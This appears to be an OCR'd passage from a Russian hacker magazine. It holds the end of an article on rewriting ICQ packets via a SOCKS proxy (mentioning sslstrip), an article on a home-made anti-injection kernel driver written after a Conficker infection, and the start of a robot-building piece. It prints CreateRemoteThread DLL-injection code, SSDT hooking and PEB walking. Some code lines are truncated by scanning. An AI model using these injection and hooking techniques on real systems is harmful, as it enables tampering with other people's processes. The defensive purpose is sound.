      msg = data[45+len_num:45+len_num+len_msg]
```

Итак, что здесь происходит? Мы отбираем только исходящие сообщения, определяем длину номера аськи, длину сообщения и само сообщение. Теперь сообщение нужно зашифровать и подготовить к отправке, закодируя его в base64 и используя встроенный модуль base64, чтобы избавиться от спецсимволов, которые могли появиться при шифровании DES и повлиять на передачу сообщения:

```
enc_msg = encode(pass, msg)
enc_msg = base64.encodestring(enc_msg)
```

Сообщение полностью готово к внедрению! Теперь мы можем заменить исходное сообщение на зашифрованное. После этого нужно подкорректировать поля, которые отвечают за размер сообщения, ведь без них сервер посчитает, что это ошибочное сообщение и не пропустит его.

```
# определяем длину сообщения
len_enc_msg = len(enc_msg)+4
len_num_1 = chr(len_enc_msg / 256)
len_num_2 = chr(len_enc_msg % 256)
```

```
# создаем исходящий пакет данных
data = data[0:39+len_num] + len_num_1
    + len_num_2 + '\x00\x02\x00\x00'
    + enc_msg + data[45+len_num+len_msg:]
```


Осталось лишь подкорректировать 5-й и 6-й байт, которые отвечают за размер всего пакета данных:

```
# определяем длину пакета данных
len_all = len(data)-6
len_all_1 = chr(len_all / 256)
len_all_2 = chr(len_all % 256)
# формируем полностью готовый к отправке пакет
data = data[0:4]+len_all_1 + len_all_2 + data[6:]
```

Здесь мы используем вторую и третью строчки (деление и взятие остатка от деления), чтобы преобразовать число из десятичного значения в hex.
На этом часть, посвященная исходящим сообщениям, завершена. Дешифровочную мы приводить здесь и не будем. Во-первых, ты сможешь написать все самостоятельно, интуитивно ориентируясь на предыдущий код, а во-вторых, ее можно просто списать из исходника на диске.

ОТНЮДЬ НЕ МИФ

Мы рассмотрели несколько интересных примеров, которые наглядно демонстрируют, что прокачка обычных программ с помощью сокс-сервера — вовсе не миф. Правда, в разделе, посвященном прокачке браузера, мы не коснулись ситуации, когда ему приходится работать по https. Ситуация довольно сложная, и решение в статье не поместится, поэтому я ограничусь намеком на скрипт, позволяющий обходить ограничение. Имя ему sslstrip, и он был описан в 12-м номере нашего журнала.
Кстати, мы все ждем от тебя обратной связи! Что тебе интересно? Какие темы ты нам предложишь раскрыть? Мы — твои рабы, приказывай, повинуемся :). Конечно, идей у нас с Лозовским еще вагон, но хотелось бы иметь представление о том, что интересно именно тебе. Ждем писем: spirt40@gmail.com!



АЛЕКСАНДР ЭККЕРТ
/ALEKSANDR-EHKKERT@RAMBLER.RU/

ПРОАКТИВНОЕ ДИЛДО ДЛЯ ВИРУСОПИСАТЕЛЕЙ

Низкоуровневая защита от вредоносного кода в домашних условиях

В этой статье речь пойдет о том, как, имея под рукой WinDDK и обладая некоторыми навыками программирования, можно за короткий срок соорудить вполне приличную тулзу, защищающую системные файлы и процессы Windows от интимного общения с вирусами.

А НАЧАЛОСЬ ВСЕ С CONFICKER'А

Да-да, червь, который заразил свыше 10 млн. компьютеров по всему свету, не обошел стороной и мою машину. Рискну вызвать бурю эмоций в свой адрес со стороны воспитанных «продвинутых» пользователей — я не пользуюсь антивирусами, предпочитая обходиться собственными силами и соблюдая правила личной гигиены. В случае заражения я вылавливаю заразу самостоятельно, не прибегая к помощи антивирусного софта. Почему я считаю антивирусы плохой затеей? Ответ на этот философский вопрос ищи в книге многоуважаемого Криса Касперски «Записки исследователя компьютерных вирусов» в главе «Почему антивирусы стали плохой идеей». Я с его выводами абсолютно согласен.

В результате, несмотря на то, что я обычно сижу под админским аккаунтом (правильно, а чего мелочиться?) вирусы на моем рабочем компе — редкий гость. Однако на этот раз мне не повезло. Все началось с того, что ни с того, ни с сего с ошибкой записи памяти начал вылетать svchost.exe. Для стабильно работающей машины — исключительная редкость. Это сразу меня насторожило, побудив прошерстить комп на предмет подозрительных файлов и записей в реестре. Я даже не сомневался, что зараза явилась посредством автозапуска с зараженной флешки (умная мысль отключить автозапуск с USB-носителей, пришла, как всегда, опосля).

В процессе организованного поиска заразы подозрительных exe'шников я в системе не обнаружил. Это навело меня на мысль о некоей dll, незаметно подгруженной в один из системных процессов. Подумано-сделано, и при осмотре директории system32 искомая dll-ка была локализована. Удаление оказалось невозможно даже в безопасном режиме, что говорило о том, что она успешно грузится в один из основных системных процессов — svchost.exe.

















1A7F30D7

File Action Setup Language Tools Help

SSDT Hooks Detector/Restorer | Hidden Processes Detector | Hidden Drivers Detector | Hidden Files Detector | Code Hooks Detector | Report

Hooked Object	Hook Address and Location	Type of Hook
svchost.exe -> ntdll.dll -> NtQueryInformationPort	0x018E9DC2 - [unknown module]	Inline
svchost.exe -> ntdll.dll -> NtQueryInformationProcess	0x018E9DC2 - [unknown module]	Inline
svchost.exe -> ntdll.dll -> ZwQueryInformationPort	0x018E9DC2 - [unknown module]	Inline
svchost.exe -> ntdll.dll -> ZwQueryInformationProcess	0x018E9DC2 - [unknown module]	Inline
svchost.exe -> ntdll.dll -> NtQueryInformationPort	0x00AB9DC2 - [unknown module]	Inline
svchost.exe -> ntdll.dll -> NtQueryInformationProcess	0x00AB9DC2 - [unknown module]	Inline
svchost.exe -> ntdll.dll -> ZwQueryInformationPort	0x00AB9DC2 - [unknown module]	Inline
svchost.exe -> ntdll.dll -> ZwQueryInformationProcess	0x00AB9DC2 - [unknown module]	Inline

СИСТЕМНЫЕ ФУНКЦИИ ПЕРЕХВАЧЕНЫ ВИРУСОМ

Вооружившись утилитами от Sysinternals, я постарался проанализировать действия заразы. И обнаружил, что dll-ка скрывает себя из списка загруженных в адресное пространство процессов путем патча двусвязного списка в PEB'е (подробно эта техника описана в моей же статье в майском][, поэтому просмотрщики типа PETools здесь не помогут. Не помогла и утилитка ListDlls от Sysinternals, позволяющая просмотреть все загруженные в процесс библиотеки. И только маленькая тулза HandleViewer показала хендл lepujmlx.dll, загруженный в svchost.exe. Эта библиотека, как потом выяснилось, создавала левые записи в реестре, позволяющие ей выжить в системе.

Как следствие работы этой заразы, я получил перехват нескольких системных функций в ntdll.dll, а также функций для работы с интернетом, что приводило к тотальному облому при попытке посещения сайтов, посвященных компьютерной безопасности. Мелочь, а неприятно. Мегамощная вещь — RKUnhooker — показала появившиеся в системе перехваты.

Промучившись несколько дней с бесплатными утилитами от известных антивирусных брендов, выпущенных специально для удаления Conficker'a (типа KidoKiller От KAV или EConfickerRemover от ESET), я пришел к выводу, что кардинальных решений ни одно из опробованных средств не предлагает, поскольку на тот момент они ограничивались удалением lepujmlx.dll и парочки других файлов, а также — чисткой реестра. Все это хозяйство работало только в течение первого часа, затем история повторялась — неизвестный процесс маппил в svchost.exe вышеуказанную lepujmlx.dll, и система вновь возвращалась к зараженному состоянию.

Перезагрузка в безопасном режиме тоже проблемы не решила — dll все равно подгружалась в svchost.exe и удалить ее было невозможно.

Читать маны об очистке системы от Conficker'a, которые можно в изобилии найти на бескрайних просторах интернета, не хотелось; устанавливать тяжелую артиллерию в виде антивирусного пакета — тем более. Вот тогда-то мне и пришла в голову мысль написать что-то типа собственной проактивки, защищающей системные файлы и процессы от внедрения постороннего кода.

САМ СЕБЕ АНТИВИРУС

Решение напрашивалось само собой: все, что нужно сделать, — запретить загрузку сторонних dll в системные процессы. Легче всего это осуществить путем перехвата системной функции LoadLibrary или, что еще лучше, LdrLoadDll. Эти вещи я реализовал в виде драйвера, однако мне этого показалось мало, и я решил на скорую руку наваять нечто большее, поскольку надежно защитить системные файлы перехватом одной только LdrLoadDll вряд ли возможно. В порыве вдохновения я добавил перехват таких системных вызовов, как NtOpenProcess, NtWriteVirtualMemory и NtReadVirtualMemory и еще парочки других. В результате, получилась самопальная проактивная защита системных процессов. Можно добавить ограничение доступа к реестру, но такой цели я перед собой не ставил.

Изначально можно было, конечно, найти хендл зловредной библиотеки и по нему выгрузить ее через FreeLibrary, но мне показалось, что этого недостаточно. Чем постоянно искать и выгружать из процесса невесть откуда взявшуюся библиотеку, проще сделать так, чтобы она туда вообще не грузилась.

Этим мы и займемся. Как ты знаешь, загрузка dll в адресное пространство чужого процесса обычно происходит через вызов CreateRemoteThread. Примерно так:

```
hProcess = OpenProcess(...);
LibFileRemote = (PWSTR) VirtualAllocEx(hProcess...);
WriteProcessMemory(hProcess, LibFileRemote, ...);
PTHREAD_START_ROUTINE fnThreadRtn =
  (PTHREAD_START_ROUTINE) GetProcAddress(
   GetModuleHandle(TEXT("Kernel32")), "LoadLibraryW");

hThread = CreateRemoteThread(hProcess, NULL, 0,
  fnThreadRtn, LibFileRemote, 0, NULL);
```

LdrLoadDll в свою очередь сводится к неэкспортируемым вызовам LdrpLoadModule и LdrAttachProcess, которые просто проецируют загружаемую библиотеку в адресное пространство целевого процесса.

Отлично, теперь постараемся максимально осложнить жизнь всяким вирусописателям и заставим систему советоваться с нами при попытке загрузки сторонних библиотек.

СТАВИМ ПОД КОНТРОЛЬ ЗАГРУЗКУ DLL

Главную смысловую нагрузку в нашем коде несет перехват системной функции LdrLoadDll, а основной проблемой, стоящей перед нами, будет определение адреса функции LdrLoadDll в таблице экспорта ntdll.dll. В usermode эта проблема решается нетрудно — достаточно найти ntdll.





0C1AA7BE

File Action Setup Language Tools Help

SSDT Hooks Detector/Restorer | Hidden Processes Detector | Hidden Drivers Detector | Hidden Files Detector | Code Hooks Detector | Report

Id	Service Name	Hooked	Address	Module
17	NtAllocateVirtualMemory	Yes	0xF8B1C30A	C:\WINDDK\2600.1106\objfre_wxp_x86\i386\...
47	NtCreateProcess	Yes	0xF8B1C300	C:\WINDDK\2600.1106\objfre_wxp_x86\i386\...
186	NtReadVirtualMemory	Yes	0xF8B1C31E	C:\WINDDK\2600.1106\objfre_wxp_x86\i386\...
277	NtWriteVirtualMemory	Yes	0xF8B1C314	C:\WINDDK\2600.1106\objfre_wxp_x86\i386\...
0	NtAcceptConnectPort	-	0x805A4614	C:\WINDOWS\system32\ntkrnlpa.exe
1	NtAccessCheck	-	0x805F0ADC	C:\WINDOWS\system32\ntkrnlpa.exe
2	NtAccessCheckAndAuditAlarm	-	0x805F4312	C:\WINDOWS\system32\ntkrnlpa.exe
3	NtAccessCheckByType	-	0x805F0B0E	C:\WINDOWS\system32\ntkrnlpa.exe
4	NtAccessCheckByTypeAndAuditAlarm	-	0x805F434C	C:\WINDOWS\system32\ntkrnlpa.exe
5	NtAccessCheckByTypeResultList	-	0x805F0B44	C:\WINDOWS\system32\ntkrnlpa.exe
6	NtAccessCheckByTypeResultListAndAuditAlarm	-	0x805F4390	C:\WINDOWS\system32\ntkrnlpa.exe
7	NtAccessCheckByTypeResultListAndAuditAla...	-	0x805F43D4	C:\WINDOWS\system32\ntkrnlpa.exe
8	NtAddAtom	-	0x806153A2	C:\WINDOWS\system32\ntkrnlpa.exe
9	NtAddBootEntry	-	0x806160E4	C:\WINDOWS\system32\ntkrnlpa.exe
10	NtAdjustGroupsToken	-	0x805EBEDA	C:\WINDOWS\system32\ntkrnlpa.exe
11	NtAdjustPrivilegesToken	-	0x805EBB32	C:\WINDOWS\system32\ntkrnlpa.exe
12	NtAlertResumeThread	-	0x805D4B3A	C:\WINDOWS\system32\ntkrnlpa.exe

RKUNHOOKER ПОКАЗЫВАЕТ УСТАНОВЛЕННЫЕ ДРАЙВЕРОМ ХУКИ НА SSDT



links

• Для совершенствования навыков ковыряния ядра Windows рекомендую к посещению форумы на rsdn.ru и wasm.ru.

• Много важной и интересной инфы о программировании ядра Win содержится на ntkernel.com.

INFO

info

Отключить автозапуск всех сменных носителей в Windows можно, добавив в ветку реестра HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer ключ «NoDriveTypeAutoRun» со значением 0xff.

dll на диске и перехватить ее через вызовы OpenFile/CreateSection/MapViewOfSection. То же самое, но уже посредством вызова аналогичных ядерных функций, можно сделать в ядре. Таким вот нехитрым образом мы сможем контролировать загрузку библиотек во все процессы в системе (естественно, ведь ntdll.dll по умолчанию подгружается во все процессы):

```
DWORD GetDllFunctionAddress(
  char* lpFunctionName,
  PUNICODE_STRING pDllName)
{
  ZwOpenFile(...);
  ZwCreateSection(...);
  ZwMapViewOfSection(...);
  ...
  dosheader = (IMAGE_DOS_HEADER *)hMod;
  //здесь мы парсим экспортную таблицу
  ...
  for(i = 0;
      i < pExportTable-> NumberOfFunctions;
      i++)
  {
    functionName = (char*)( (BYTE*)hMod +
      arrayOfFunctionNames[x]);
    functionOrdinal = arrayOfFunctionOrdinals[x]
      + Base — 1;
    functionAddress = (DWORD)( (BYTE*)hMod +
       arrayOfFunctionAddresses
         [functionOrdinal]);
    if (RtlCompareString(&ntFunctionName,
      &ntFunctionNameSearch, TRUE) == 0)
      return functionAddress;
  }
  return 0;
}
```

Драйвер, реализующий этот перехват LdrLoadDll, ты найдешь на нашем диске.

Существует еще один, не слишком красивый и элегантный способ. Он позволяет проконтролировать LdrLoadDll, но уже в конкретном процессе. Так как мы находимся в ядре, то я не нашел ничего лучше, чем сделать следующее. Вызовом KeAttachProcess аттачимся в svchost.exe и находим PEB (Process Environment Block; как это сделать, я также писал в майском][). А уже через него получаем указатель на LDR_DATA_TABLE_ENTRY, который содержит такое поле, как ModuleBaseAddress.

Идея такова: найдем по имени библиотеки ntdll.dll адрес ее загрузки в svchost'е. Потом, используя этот адрес, пропарсим таблицу экспорта на предмет адреса функции LdrLoadDll. И только затем подменим его на вызов своей функции myLdrLoadDll, которая будет отслеживать и пресекать загрузку зловредных библиотек. Не слишком удобно и элегантно, но вполне работоспособно. Если знаешь способ лучше — напиши, обсудим.


Итак, получаем:

Находим адрес спроецированной в целевой процесс ntdll.dll

```
ZwQueryInformationProcess(
  NtCurrentProcess(),
  ProcessBasicInformation, &ProcInfo,
  sizeof(PROCESS_BASIC_INFORMATION), &Size);
pPeb = ProcInfo.PebBaseAddress;
//хотя можно просто так: pPeb
(PEB*)0x7FFDF000;

PPEB_LDR_DATA Ldr = pPeb->Ldr;
PLIST_ENTRY InitialEntry =
  Ldr -> InitializationOrder.Flink;
PLDR_DATA_TABLE_ENTRY LdrDataTableEntry =
CONTAINING_RECORD( InitialEntry,
     LDR_DATA_TABLE_ENTRY,
     InitializationOrder);
PLIST_ENTRY LoadOrderListHead =
  LdrDataTableEntry->LoadOrder.Blink;
```

Далее нам остается только пропарсить полученный список на предмет имени библиотеки и адреса ее загрузки.






```
if (!WriteProcessMemory(hProcess, pszLibFileRemote,
   (PVOID) pszLibFile, cb, NULL)) __leave;

PTHREAD_START_ROUTINE pfnThreadRtn = (PTHREAD_START_ROUTINE)
   GetProcAddress(GetModuleHandle(TEXT("Kernel32")), "LoadLibraryW");
if (pfnThreadRtn == NULL) __leave;

hThread = CreateRemoteThread(hProces
   pfnThreadRtn, pszLibFileRemote, C
if (hThread == NULL) __leave;

WaitForSingleObject(hThread, INFINIT

fOk = TRUE;
```

```
file:///C:/Documents and Settings/          2QQ7R2740B0D097/Мои
******** System defender ***********
************************************************

[+] loading driver...
[+] driver loaded...
[+] trying to inject dll...
[!] can't inject dll!...
[+] exiting...
```

НАША ПРОАКТИВНАЯ ЗАЩИТА В ДЕЙСТВИИ

ПЕРЕХВАТ ФУНКЦИЙ ДЛЯ РАБОТЫ С ВИРТУАЛЬНОЙ ПАМЯТЬЮ


Таких функций несколько — ZwWriteVirtualMemory, ZwReadVirtualMemory, ZwOpenProcess, ZwDuplicateObject, ZwQueryInformationProcess и ZwProtectVirtualMemory. Эти системные функции являются основными при манипуляциях с адресным пространством процесса. На их перехвате и отслеживании их вызова построена работа всякой уважающей себя проактивной защиты. Не обойдем эти системные вызовы и мы. Сейчас я покажу, как подручными средствами организовать контроль их вызовов. Есть два способа: перехватить в Usermode или в ядре, пофиксив непосредственно таблицу экспорта ntdll.dll, или поступить как настоящие профессионалы — найти KeServiceDescriptorTable (только не спрашивай, что это такое, а то я в тебе разочаруюсь). Сам перехват можно сделать либо подменой адреса вызова, либо сплайсингом функции.

ПЕРЕХВАТ KESTACKATTACHPROCESS

Ну и напоследок, для успокоения совести, можно реализовать перехват ядерной функции KeAttachProcess или, как рекомендует Microsoft, KeStackAttachProcess, чтобы предотвратить инжект кода или манипуляции с памятью из ядра. Вызов этой функции из драйвера обеспечивает аттач самого драйвера к адресному пространству целевого процесса и исполнение его кода.
Эта функция не экспортируется из SSDT и чтобы ее перехватить, нужно либо пропарсить таблицу экспорта ядра, либо вызвать такую нехитрую ядерную функцию, как MmGetSystemRoutineAddress. О ней, кстати, очень часто забывают: PVOID func_addres = MmGetSystemRoutineAddress(&ApiNameUnicode). Функция вернет нам ее адрес. Что с ним делать, думаю, ты уже знаешь. Часто бывает, что самые вкусные и интересные функции ядра Windows просто не экспортируются. В этом случае MmGetSystemRoutineAddress вернет NULL.

ОТМЕТАЯ ВОЗРАЖЕНИЯ

Предвижу массу вопросов и возражений: мол, проблему можно решить другими, более легкими путями. Возможно. Но мне хотелось создать некое универсальное решение, позволяющее обеспечить защиту системных процессов от внедрения постороннего кода. Стоит добавить, что существует еще одно достаточно нетривиальное и элегантное решение, нацеленное на контроль процессов в системе. Речь идет о перехвате такой системной функции, как NtAdjustPrivilegesToken. Она используется для получения привилегий отладки, и контроля ее вызова иногда бывает достаточно для блокировки доступа к системным процессам. Уверен, что после прочтения статьи, ты легко сможешь реализовать эту идею сам.
В конце хочу еще раз напомнить, что программирование в ядре сродни собиранию «кубика-рубика» в темноте — из-за затруднений с отладкой драйвера. Поэтому на первых порах тебе не раз придется лицезреть BSOD. Ну а для его анализа и, как правило, отладки драйвера, нужен WinDBG и какой-нибудь ядерный отладчик. Я, к примеру, пользуюсь Immunity debugger'om, что, впрочем, дело вкуса. Удачного компилирования и да пребудет с тобой Сила!



ТА САМАЯ DLL-КА



dvd
На диске ты найдешь сорцы драйверов, реализующих перехват основных системных функций, тулзы и бонусные доки, которые помогут тебе в программировании.

АНАТОЛИЙ «LOCKDOG» ЗИМИН / LINE3D@YANDEX.RU /

ТВОЙ ЭЛЕКТРОННЫЙ ДРУГ

Создаем робота в домашних условиях

Собрать простого робота может любой, кто умеет правильно держать паяльник в руках и для этого не нужно глубоких знаний (хотя они и не помешают). Любительское роботостроение мало отличается от схемотехники, только гораздо интереснее, потому что тут затронуты такие области, как механика и программирование. Все компоненты легкодоступны и стоят не так уж дорого.

ПРОГРЕСС НЕ СТОИТ НА МЕСТЕ

Что такое робот? В большинстве случаев — это автоматическое устройство, которое реагирует на какие-либо действия окружающей среды. Роботы могут управляться человеком или выполнять заранее запрограммированные действия. Обычно на роботе располагают разнообразные датчики (расстояния, угла поворота, ускорения), видеокамеры и манипуляторы. Электронная часть состоит из микроконтроллера (МК) — микросхемы, в которую заключены процессор, тактовый генератор, различная периферия, оперативная и постоянная память. В мире существует огромное количество разнообразных микроконтроллеров для разных областей применения и с ними можно собирать мощных роботов. Для любительских проектов широкое применение нашли микроконтроллеры AVR. На сегодня они наиболее доступны, и в интернете можно найти много примеров на основе этих МК. Чтобы работать с микроконтроллерами, тебе нужно уметь программировать на ассемблере или на C++ и иметь начальные знания в цифровой и аналоговой электронике. В нашем проекте мы будем использовать C++. Программирование для МК мало отличается от программирования на компьютере: синтаксис языка такой же, большинство функций практически ничем не отличаются, а новые довольно легко освоить и ими удобно пользоваться.

ЗАКУПАЕМСЯ МАТЕРИАЛАМИ


Наш робот должен уметь объезжать препятствия, то есть повторять нормальное поведение большинства животных в природе. Все, что нам потребуется для постройки такого робота, можно найти в радиотехнических магазинах. Давай решим, как наш робот будет передвигаться. Самым удачным вариантом я считаю гусеницы, которые применяются в танках, потому что гусеницы имеют большую проходимость, чем колеса и ими удобнее управлять (для поворота достаточно вращать гусеницы в разные стороны). Поэтому тебе понадобится любой игрушечный танк, у которого гусеницы вращаются независимо друг от друга. Такой ты можешь купить в любом магазине игрушек по разумной цене. От этого танка нужна только платформа с гусеницами и моторы с редукторами. Остальное можно смело открутить и выкинуть. Также нам потребуется микроконтроллер. Мой выбор пал на ATmega16 — у него достаточно портов для подключения датчиков и периферии, и вообще он довольно удобный. Еще надо закупить немного радиодеталей (список ты увидишь во врезке), приготовить паяльник, мультиметр и прямые руки.

ПРАВИЛЬНОЕ ПИТАНИЕ — ЗАЛОГ ЗДОРОВЬЯ


Микроконтроллер будет выполнять функции «мозга», но начнем мы не с него, а с того, как правильно кормить нашего робота, потому что на этом обычно ошибаются начинающие роботостроители. Чтобы робот работал нормально, нужно использовать стабилизатор напряжения. Я предпочитаю микросхему L7805 — на выходе она выдает стабильное напряжение 5В, которое и нужно нашему микроконтроллеру. Но так как падение напряжения на этой микросхеме составляет порядка 2,5 В, к нему нужно подавать, минимум, 7,5 В. Вместе с стабилизатором используются электролитические конденсаторы, чтобы сгладить пульсации напряжения. В цепь обязательно включают диод, для защиты от переполюсовки.

ДЕЛАЕМ ПЛАТУ С МК


Теперь мы можем заняться нашим микроконтроллером. Корпус у МК — DIP (так удобнее паять) и имеет сорок выводов. На борту есть АЦП, ШИМ, USART и многое другое, что мы пока использовать не будем. На диске ты найдешь всю схему робота, так что в этом разделе мы остано-



МОЯ ПЛАТА УПРАВЛЕНИЯ РОБОТОМ



ТРИ ВАЖНЫХ КОМПОНЕНТА РОБОТОТЕХНИКИ



ВАРИАНТ УСТАНОВКИ ДАТЧИКОВ НА РОБОТА

"+" аккумулятора

L293D

СХЕМА ДРАЙВЕРА ДВИГАТЕЛЕЙ

